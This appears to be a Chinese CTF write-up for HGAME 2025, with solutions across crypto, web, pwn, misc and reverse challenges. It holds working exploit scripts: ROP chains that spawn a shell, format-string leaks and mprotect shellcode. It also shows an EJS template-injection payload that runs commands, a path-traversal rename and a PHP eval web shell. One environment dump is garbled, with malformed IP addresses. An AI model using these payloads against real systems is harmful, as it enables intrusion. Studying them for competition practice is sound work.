

在线栅栏(RailFence)加密/解密

栏数

加密

枚举加密

枚举解密

W型

```
1
-   ext', 'here is your gift:aGFldTRlcGNhXzR0cmdte19yX2Ftbm1zZX0=', 'str
-
-
-
-
-
```

AmanCTF - 栅栏加密/解密

在线栅栏(RailFence)加密/解密

haeu4epca_4trgm{_r_ammmse}

栏数

2

加密

解密

枚举加密

枚举解密

标准型

hgame{u_4re_pacman_m4ster}

W型

hgame{u_4re_pacman_m4ster}

Level 47 BandBomb

Request

```
1 POST /upload HTTP/1.1
2 Host: node2.hgame.vidar.club:32506
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
  /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: close
9 Content-Type: multipart/form-data;
  boundary=----WebKitFormBoundaryABC123
10 Content-Length: 238
11
12 -----WebKitFormBoundaryABC123
13 Content-Disposition: form-data; name="file"; filename="malicious.ejs"
14 Content-Type: text/plain
15
16 <%- global.process.mainModule.require('child_process').execSync('env')
  %>
17 -----WebKitFormBoundaryABC123--
```

Response

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 59
5 ETag: W/"3b-cf0i86ayCdpGq6ZK4QLTfwoJTk"
6 Date: Tue, 04 Feb 2025 08:51:36 GMT
7 Connection: close
8
9 {
  "message": "文件上传成功",
  "filename": "malicious.ejs"
}
```

Request				Response			
F	Raw	Hex	  	Pretty	Raw	Hex	Render
<pre>1 POST /rename HTTP/1.1 2 Host: node2.hgame.vidar.club:32506 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 6 Accept-Encoding: gzip, deflate 7 Accept-Language: zh-CN,zh;q=0.9 8 Connection: close 9 Content-Type: application/json 10 Content-Length: 71 11 12 { 13 "oldName": "malicious.ejs", 14 "newName": "../views/mortis.ejs" 15 }</pre>				<pre>1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 35 5 ETag: W/"23-gudUQPS1WYo16We7jI6FbDwyxiG" 6 Date: Tue, 04 Feb 2025 08:51:37 GMT 7 Connection: close 8 9 { 10 "message": "文件重命名成功" 11 }</pre>			

RET2SHELL 31 262 SERVICE PORT FORMAT=9999 RET2SHELL 14 654 SERVICE PORT=80 RET2SHELL 27 919 PORT 3000 TCP=1043.204.67.3000 RET2SHELL 24 1031 PORT=1043.138.165.9999 RET2SHELL 18 297 SERVICE HOST=1043.172.119 RET2SHELL 14 105 PORT 80 TCP PORT=80 RET2SHELL 27 560 SERVICE PORT=3000 RET2SHELL 14 1174 SERVICE HOST=1043.108.30 RET2SHELL 24 1524 SERVICE HOST=1043.28.152 RET2SHELL 14 1302 PORT=1043.246.163.80 RET2SHELL 14 1183 SERVICE HOST=1043.200.42 RET2SHELL 24 239 SERVICE PORT=9999 RET2SHELL 24 1031 SERVICE PORT=9999 RET2SHELL 27 1107 SERVICE HOST=1043.176.277 RET2SHELL 27 397 PORT 3000 TCP=1043.82.76.3000 RET2SHELL 14 1302 SERVICE PORT=80 RET2SHELL 27 1333 PORT 3000 TCP=1043.27.123.3000 RET2SHELL 26 685 SERVICE HOST=1043.207.162 RET2SHELL 27 560 PORT=1043.102.140.3000 RET2SHELL 24 810 SERVICE PORT PWN_ENV=9999 RET2SHELL 24 73 PORT 9999 TCP ADDR=1043.81.219 RET2SHELL 14 967 SERVICE HOST=1043.255.227 RET2SHELL 7 11 PORT 9000 TCP PROTO=1043.75.89.8888 RET2SHELL 18 1152 SERVICE HOST=1043.178.48 RET2SHELL 26 183 SERVICE PORT=8888 RET2SHELL 7 845 PORT 8080 TCP=1043.173.29.8080 RET2SHELL 27 973 PORT 3000 TCP=1043.152.145.3000 RET2SHELL 26 633 PORT=1043.75.89.8888 RET2SHELL 27 676 PORT 3000 TCP=1043.71.76.3000 RET2SHELL 26 163 PORT=1043.155.125.8888 RET2SHELL 14 1156 SERVICE HOST=1043.88.222 RET2SHELL 7 11 SERVICE PORT PORT FORWARDER=9000 RET2SHELL 24 239 PORT=1043.252.247.9999 RET2SHELL 27 1512 SERVICE HOST=1043.180.157 RET2SHELL 27 676 SERVICE HOST=1043.71.76 RET2SHELL 14 105 PORT 80 TCP PROTO=1043.219.219 SERVICE PORT=3000 RET2SHELL 27 723 PORT=1043.58.170.3000 RET2SHELL 31 82 PORT 9999 TCP PORT=9999 RET2SHELL 31 782 PORT=1043.208.67.9999 RET2SHELL 27 919 SERVICE HOST=1043.204.67 RET2SHELL 14 1222 PORT=1043.147.51.80 RET2SHELL 27 723 SERVICE PORT=3000 RET2SHELL 27 219 PORT=1043.13.232.3000 RET2SHELL 14 79 PORT 80 TCP PORT=80 RET2SHELL 26 1208 SERVICE HOST=1043.211.225 RET2SHELL 14 619 PORT=1043.167.38.80 RET2SHELL 31 782 SERVICE PORT=9999 RET2SHELL 27 453 PORT=1043.204.5.3000 RET2SHELL 27 973 SERVICE HOST=1043.152.145 RET2SHELL 14 619 SERVICE PORT=80 RET2SHELL 18 96 PORT 80 TCP ADDR=1043.251.70 RET2SHELL 38 163 SERVICE PORT=9999 RET2SHELL 14 1222 SERVICE PORT=80 RET2SHELL 18 282 PORT=1043.157.73.80 RET2SHELL 26 175 SERVICE PORT=8888 RET2SHELL 7 1497 SERVICE HOST=1043.205.154 RET2SHELL 26 175 PORT=1043.30.110.8888 RET2SHELL 7 1175 SERVICE PORT=9000 RET2SHELL 7 1497 PORT 8080 TCP ADDR=1043.205.154 RET2SHELL 27 453 SERVICE PORT=3000 RET2SHELL 18 282 SERVICE PORT=80 RET2SHELL 27 397 SERVICE HOST=1043.82.76 RET2SHELL 38 163 PORT=1043.160.118.9999 RET2SHELL 27 1333 SERVICE HOST=1043.27.123 RET2SHELL 7 1175 PORT=1043.215.208.9000 RET2SHELL 24 47 PORT 9999 TCP ADDR=1043.196.247 FLAG=HgameVE mUica HAS BROK3n Up 6U: W3n0v0rUmD40d RET2SHELL 14 317 PORT 80 TCP ADDR=1043.186.60 RET2SHELL 26 824 SERVICE PORT=8888 RET2SHELL 14 1086 SERVICE HOST=1043.56.39 RET2SHELL 14 654 SERVICE PORT RACEOUT=80 RET2SHELL 26 156 SERVICE PORT=8888 RET2SHELL 18 1082 SERVICE HOST=1043.238.55 RET2SHELL 7 1006 SERVICE PORT APP=8080 RET2SHELL 26 824 PORT=1043.184.212.8888 RET2SHELL 37 568 SERVICE HOST=1043.161.43 RET2SHELL 18 913 SERVICE PORT=80 RET2SHELL 18 148 SERVICE PORT=80 RET2SHELL 14 98 PORT 80 TCP PORT=80 RET2SHELL 26 158 PORT=1043.35.192.8888 RET2SHELL 18 913 PORT=1043.24.10.80 RET2SHELL 26 678 SERVICE HOST=1043.234.214 RET2SHELL 14 79 PORT 80 TCP PROTO=1043.27.607 SERVICE PORT=3000 RET2SHELL 27 841 PORT=1043.8.185.3000 RET2SHELL 14 1302 SERVICE PORT RACEOUT=80 RET2SHELL 27 21 PORT 3000 TCP ADDR=1043.192.75 RET2SHELL 18 148 PORT=1043.253.64.80 RET2SHELL 27 841 SERVICE PORT=3000 RET2SHELL 31 82 PORT 9999 TCP PROTO=1043.27.607 PORT=1043.164.145.3000 RET2SHELL 18 1523 SERVICE HOST=1043.238.221 RET2SHELL 38 570 SERVICE PORT=9999 RET2SHELL 14 18 PORT 80 TCP=1043.80.26.80 RET2SHELL 14 938 PORT=1043.200.23.80 RET2SHELL 14 1521 PORT=1043.78.159.80 RET2SHELL 26 886 SERVICE HOST=1043.203.181 RET2SHELL 26 213 PORT 8888 TCP ADDR=1043.5.244 RET2SHELL 7 11 SERVICE HOST=1043.126.212 RET2SHELL 14 936 SERVICE PORT=80 RET2SHELL 18 392 PORT=1043.226.67.80 RET2SHELL 27 581 PORT=1043.164.76.3000 RET2SHELL 24 73 PORT 9999 TCP PORT=9999 RET2SHELL 14 98 PORT 80 TCP PROTO=1043.392 SERVICE PORT=80 RET2SHELL 26 519 PORT=1043.239.145.8888 RET2SHELL 27 581 SERVICE PORT=3000

pwn

counting petals

```

puts("\nHow many flowers have you prepared this time?");
__isoc99_scanf("%d", &v8);
if ( v8 > 16 )
{
    puts("\nNo matter how many flowers there are, they cannot change the fact of whe
    puts("Just a few flowers will reveal the answer,love fool.");
    exit(0);
}
puts("\nTell me the number of petals in each flower.");
while ( v9 < v8 )
{
    printf("the flower number %d : ", (unsigned int)++v9);
    __isoc99_scanf("%ld", &v7[v9 + 1]);
}
puts("\nDo you want to start with 'love me'");
puts("...or 'not love me'?");
puts("Reply 1 indicates the former and 2 indicates the latter: ");
__isoc99_scanf("%ld", v7);
puts("\nSometimes timing is important, so I added a little bit of randomness.");
puts("\nLet's look at the results.");
while ( v5 < v8 )
{

```

条件判断不严格，有机会覆盖v9和v8造成数组越界读写。ogg都用不了，直接写rop

```

from pwn import *
# r = process('./vuln')
r = remote('node1.hgame.vidar.club', 31294)
libc = ELF('./libc.so.6')
context.log_level = 'debug'

r.recvuntil(b' this time?')
r.send(b'16\n')
# gdb.attach(r)
# pause()
for i in range(16):
    r.recvuntil(b'flower number')
    r.send(b'77309411347\n')
r.recvuntil(b'flower number')
r.sendline(b'+')
r.sendline(b'1')

r.recvuntil(b'at the results.')
r.recvuntil(b' + 1 + ')
libc_leak = int(r.recvuntil(b' + ', drop=True))
libc_base = libc_leak-0x29d90
print(hex(libc_base))

oggg = [0xebc81, 0xebc85, 0xebc88, 0xebce2, 0xebd38, 0xebd3f, 0xebd43]
ogg = libc_base+oggg[6]

```

```

system = libc_base+libc.sym['system']
binsh = libc_base+next(libc.search(b'/bin/sh'))
ret = libc_base+0x29139
rdi = libc_base+0x2a3e5

r.recvuntil(b' this time?')
r.send(b'16\n')
for i in range(16):
    r.recvuntil(b'flower number')
    r.send(b'77309411350\n')
r.recvuntil(b'flower number')
r.sendline(str(rdi).encode())
r.recvuntil(b'flower number')
r.sendline(str(binsh).encode())
r.recvuntil(b'flower number')
r.sendline(str(ret).encode())
r.recvuntil(b'flower number')
r.sendline(str(system).encode())

r.sendline(b'1')

r.interactive()

```

format

3字节极限fmt, [参考文章](#)。调试发现泄露出来的libc地址依然是stdin。后面栈溢出由类型转换引起的整数溢出构造, 需要注意一个scanf多接受了一个回车会存在缓冲区, 所以后面垫垃圾数据需要多一个字节。

```

from pwn import *
# r = process('./vuln')
r = remote('node2.hgame.vidar.club', 30568)
libc = ELF('./libc.so.6')
# context.log_level = 'debug'

r.recv()
r.sendline(b'2')

r.recv()
# gdb.attach(r)

```

```

r.sendline(b'%s')
r.recvuntil(b'type something:')
r.sendline(b'%s')
libc_base = u64(r.recvuntil(b"\x7f")[-6:].ljust(8, b"\x00"))-0x21aaa0
print(hex(libc_base))

system = libc_base+libc.sym['system']
binsh = libc_base+next(libc.search(b'/bin/sh'))
rdi = libc_base+0x2a3e5
ret = libc_base+0x29139

payload = b'a'*0xd+p64(rdi)+p64(binsh)+p64(ret)+p64(system)
r.recv()
r.sendline(str(-1).encode())

r.sendline(payload)
r.interactive()

```

ezstack

程序监听了9999端口，所以本地运行或者调试都得直接remote到9999端口才能看到东西，只运行程序是不会有回显的。然后再加上fork的原因，脚本调试必须要在程序和gdb完全起起来后再remote才行，否则gdb会永远停留在主程序，调试不了被fork出来的handle。因此调试交互脚本如下：

```

from pwn import *
context(arch='amd64', os='linux', log_level='debug')

e = process('./vuln')
gdb.attach(e, 'b *0x4013CD')
pause()
r = remote('0.0.0.0', 9999)

r.interactive()

```

然后这道题的漏洞是栈溢出，大小只能栈迁移，开了沙箱，栈容量还不够写orw的rop，所以考虑执行mprotect写shellcode。

然后需要注意一个地方是，因为程序是通过监听端口实现交互的，因此程序里的IO函数的fd不是平常的0和1，而是4。不过再栈迁移过程中rdi在某些情况下可以不用管，比如刚刚执行完read函数，rdi并没有被改变。

```
0x4013e8 <vuln+28> mov     edi, eax
> 0x4013e8 <vuln+27> call    print                                <print>
rdi: 0x4
rsi: 0x402018 ← 0xefbf9ce22028bece
rdx: 0x18
rcx: 0x7feb4a19e887 (write+23) ← cmp rax, -0x1000 /* 'H=' */
```

```
from pwn import *
context(arch='amd64', os='linux', log_level='debug')

# e = process('./vuln')
elf = ELF('./vuln')
libc = ELF('./libc-2.31.so')
# gdb.attach(e, 'b *0x4013D9')
# pause()
# r = remote('0.0.0.0', 9999)
r = remote('node1.hgame.vidar.club', 32721)

bss = 0x404130+0x3d0
rdi = 0x401713
rbp = 0x40135d
rsi_r15 = 0x401711
ret = 0x40101a
leave_ret = 0x4013cb
read_adr = 0x4013D9 # 执行到的时候一定有回显，而且fd从rdi中取

payload1 = b'a'*0x50+p64(bss+0x50)+p64(read_adr) # 写泄露libc的rop链到bss
r.send(payload1)

payload2 = p64(rsi_r15)+p64(elf.got['read'])+p64(0)+p64(elf.plt['write'])+p64(
    # 泄露完libc后，构造写mprotect的rop链到bss+0x300(0x404800)
    rbp)+p64(bss+0x300+0x50)+p64(read_adr)
payload2 = payload2.ljust(0x50, b'a')
payload2 += p64(bss-8)+p64(leave_ret) # rsp会到bss (0x404500) 开始执行payload2
r.send(payload2)

libc_base = u64(r.recvuntil(b"\x7f")[-6:].ljust(8, b"\x00"))-libc.sym['read']
print(hex(libc_base))
mprotect = libc_base + libc.sym['mprotect']
rdx_r12 = libc_base+0x119431
rsi = libc_base+0x2601f
```



```

payload3 = p64(rdi)+p64(bss-0x500)+p64(rdx_r12)+p64(7)+p64(0)+p64(mprotect)
payload3 += p64(rdi)+p64(4) + p64(elf.sym['vu!n'])+p64(0x4047f0)
payload3 = payload3.ljust(0x50, b'a')
# rsp会到bss+0x300 (0x404800) 开始执行payload3
payload3 += p64(bss+0x300-8)+p64(leave_ret)
r.send(payload3)



sc = asm('''
    push 0x67616c66
    mov rdi, rsp
    xor rsi, rsi
    push 2
    pop rax
    syscall
    mov rdi, rax
    mov rsi, rsp
    mov edx, 0x100
    xor eax, eax
    syscall
    mov edi, 4
    mov rsi, rsp
    push 1
    pop rax
    syscall
    ''')
r.send(sc)

r.interactive()

```

misc

hakuya






To_f1nd_th3_QQ

```
hagme{h4kyu4_w4nt_gir1f3nd_+q_931290928}
```



Computer cleaner



```
root@vidar-computer:/# cat var/www/html/uploads/shell.php  
<?php @eval($_POST['hgame{you_}']);?>
```

```

root@vidar-computer:/# cat var/www/html/upload_log.txt
121.41.34.25 - - [17/Jan/2025:12:01:03 +0000] "GET / HTTP/1.1" 200 1024 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:03 +0000] "GET /upload HTTP/1.1" 200 1024 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:15 +0000] "POST /upload HTTP/1.1" 200 512 "http://localhost:8080/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:20 +0000] "POST /upload HTTP/1.1" 200 1024 "http://localhost:8080/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:35 +0000] "POST /upload HTTP/1.1" 200 1024 "http://localhost:8080/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:50 +0000] "POST /upload HTTP/1.1" 200 1030 "http://localhost:8080/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:55 +0000] "GET /uploads/shell.php HTTP/1.1" 200 1024 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:02:00 +0000] "GET /uploads/shell.php?cmd=ls HTTP/1.1" 200 2048 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:02:05 +0000] "GET /uploads/shell.php?cmd=cat%20~/Documents/flag.txt HTTP/1.1" 200 1024 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
root@vidar-computer:/#

```



Are you looking for me

Congratulations!!!

hav3_cleaned_th3

hgame{y0u_hav3_cleaned_th3_c0mput3r!}

level314


解压模型文件，搜索flag字符，可以发现data.pkl里有个fake_flag，code下的py文件有flag相关，查看逻辑有个异或

```

11 _0 =
    _1 = annotate(List[str], []) 未定义"annotate"
    flag = self.flag
    for _2 in range(torch.len(flag)): 未定义"torch"
        b = flag[_2]
        _3 = torch.append(_1, torch.chr(torch.__xor__(b, 85))) 未定义"torch"
        decoded = torch.join("", _1) 未定义"torch"
        print("Hidden:", decoded)
    else:
        pass
    if bool(torch.gt(torch.mean(x), 0.5)): 未定义"torch"
        _4 = annotate(List[str], []) 未定义"annotate"
        fake_flag = self.fake_flag
        for _5 in range(torch.len(fake_flag)): 未定义"torch"
            c = fake_flag[_5]
            _6 = torch.append(_4, torch.chr(torch.sub(c, 3))) 未定义"torch"
            decoded0 = torch.join("", _4) 未定义"torch"
            print("Decoy:", decoded0)
        else:

```

所以把data扔到cyberchef异或得到



flag{s0_th1s_1s_r3al_s3cr3t}

re

Compress dot new

AI一把梭

```

import json
from collections import defaultdict

class HuffmanNode:

```

```

def __init__(self, s=None, w=None, a=None, b=None):
    self.s = s
    self.w = w
    self.a = a
    self.b = b

def parse_huffman_tree(json_data):
    if 's' in json_data:
        return HuffmanNode(s=json_data['s'])
    elif 'a' in json_data and 'b' in json_data:
        return HuffmanNode(a=parse_huffman_tree(json_data['a']),
b=parse_huffman_tree(json_data['b']))
    else:
        raise ValueError("Invalid Huffman tree structure")

def build_huffman_codebook(node, code="", codebook=None):
    if codebook is None:
        codebook = {}
    if node.s is not None:
        codebook[node.s] = code
    else:
        build_huffman_codebook(node.a, code + "0", codebook)
        build_huffman_codebook(node.b, code + "1", codebook)
    return codebook

def decode_huffman(encoded_data, codebook):
    reverse_codebook = {v: k for k, v in codebook.items()}
    current_code = ""
    decoded_data = []
    for bit in encoded_data:
        current_code += bit
        if current_code in reverse_codebook:
            decoded_data.append(reverse_codebook[current_code])
            current_code = ""
    return decoded_data

def binary_to_text(binary_data):
    return bytes(binary_data).decode('utf-8')

def decompress(enc_file_path, output_file_path):
    with open(enc_file_path, 'r') as f:
        lines = f.readlines()
        huffman_tree_json = json.loads(lines[0].strip())

```

```

        encoded_data = lines[1].strip()

        huffman_tree = parse_huffman_tree(huffman_tree_json)
        codebook = build_huffman_codebook(huffman_tree)
        decoded_data = decode_huffman(encoded_data, codebook)
        text_data = binary_to_text(decoded_data)

        with open(output_file_path, 'w') as f:
            f.write(text_data)

# 使用示例
enc_file_path = 'enc.txt'
output_file_path = 'flag.txt'
decompress(enc_file_path, output_file_path)

```

Turtle


魔改upx, section名变成了add, 但是改回来之后依然没法解压缩, 发现版本等信息那一行全部被删掉了

前往 x64dbg


```

RIP 0000000000000119 48:8BC 28 sub rsp,10
000000000000011A 48:8B03 mov rax,word ptr ds:[401440]
000000000000011B C700 000000 mov dword ptr ds:[rax],0
000000000000011C E8 60720000 call turtle.401440
000000000000011D EB 83CFFFFF call turtle.401180
000000000000011E 90 nop
000000000000011F 48:83C4 28 add rsp,28
0000000000000120 C3 ret
0000000000000121 0F1F40 00 nop dword ptr ds:[rax],eax
0000000000000122 662E 0F1F8400 word ptr ds:[rax+rax],ax
0000000000000123 48:8BC 28 sub rsp,28
0000000000000124 48 8B0000 call rax,&nexttt
0000000000000125 48 8BC0 test rax,rax
0000000000000126 0F8C00 jle al
0000000000000127 0F8C00 movzx eax,al
0000000000000128 F7EB test eax,eax
0000000000000129 48:83C4 28 add rsp,28
000000000000012A F3 ret
000000000000012B 90 nop
000000000000012C 90 nop
000000000000012D 90 nop
000000000000012E 90 nop
000000000000012F 90 nop
0000000000000130 48:8B00 0900 lea rcx,word ptr ds:[401540]
0000000000000131 EB D4FFFFFF jmp turtle.401310
0000000000000132 0F1F40 00 nop dword ptr ds:[rax],eax
0000000000000133 C3 ret
0000000000000134 90 nop
0000000000000135 90 nop
0000000000000136 90 nop
0000000000000137 90 nop
0000000000000138 90 nop
0000000000000139 90 nop
000000000000013A 90 nop
000000000000013B 90 nop
000000000000013C 90 nop
000000000000013D 90 nop
000000000000013E 90 nop
000000000000013F 90 nop
0000000000000140 90 nop
0000000000000141 90 nop
0000000000000142 90 nop
0000000000000143 90 nop
0000000000000144 90 nop
0000000000000145 90 nop
0000000000000146 90 nop
0000000000000147 90 nop
0000000000000148 90 nop
0000000000000149 90 nop
000000000000014A 90 nop
000000000000014B 90 nop
000000000000014C 90 nop
000000000000014D 90 nop
000000000000014E 90 nop
000000000000014F 90 nop
0000000000000150 90 nop
0000000000000151 55 push rbp
0000000000000152 48:8B03 mov rax,rbp
0000000000000153 48:8BC 10 sub rsp,10
0000000000000154 48:8B40 10 mov dword ptr ss:[rbp+10],rcx
0000000000000155 8B55 18 mov dword ptr ss:[rbp+18],eax
0000000000000156 4C1A45 10 mov word ptr ss:[rbp+14],ax
0000000000000157 C745 F8 0000 mov dword ptr ss:[rbp+14],0
0000000000000158 C745 FC 0000 mov dword ptr ss:[rbp+14],0
0000000000000159 4C1A 11 jmp turtle.401380
000000000000015A 8B55 1C mov eax,dword ptr ss:[rbp+14]
000000000000015B 48:8B 1C cdqe
000000000000015C 48:8B55 20 mov rcx,dword ptr ss:[rbp+20]
000000000000015D 48:0100 add rax,rcx
000000000000015E 8B55 1C mov ebx,dword ptr ss:[rbp+14]
000000000000015F 8B10 mov byte ptr ds:[rax],dl
0000000000000160 90 nop

```

找到入口，dump出来用IDA反编译



key和flag都加密了，加密逻辑看起来很像RC4，看看cybercherf能不能梭出来

Recipe

From Hex

Delimiter

Auto

RC4

Passphrase

yekyek

LATIN1

Input format

Latin1

Output format

Latin1

Input

cd 8f 25 3d e1 51 4a

20

1

Output

ecg4ab6

```
PS D:\software\CTF\PWN\pwnwork\2025hgame\turtle> .\Turtle.exe
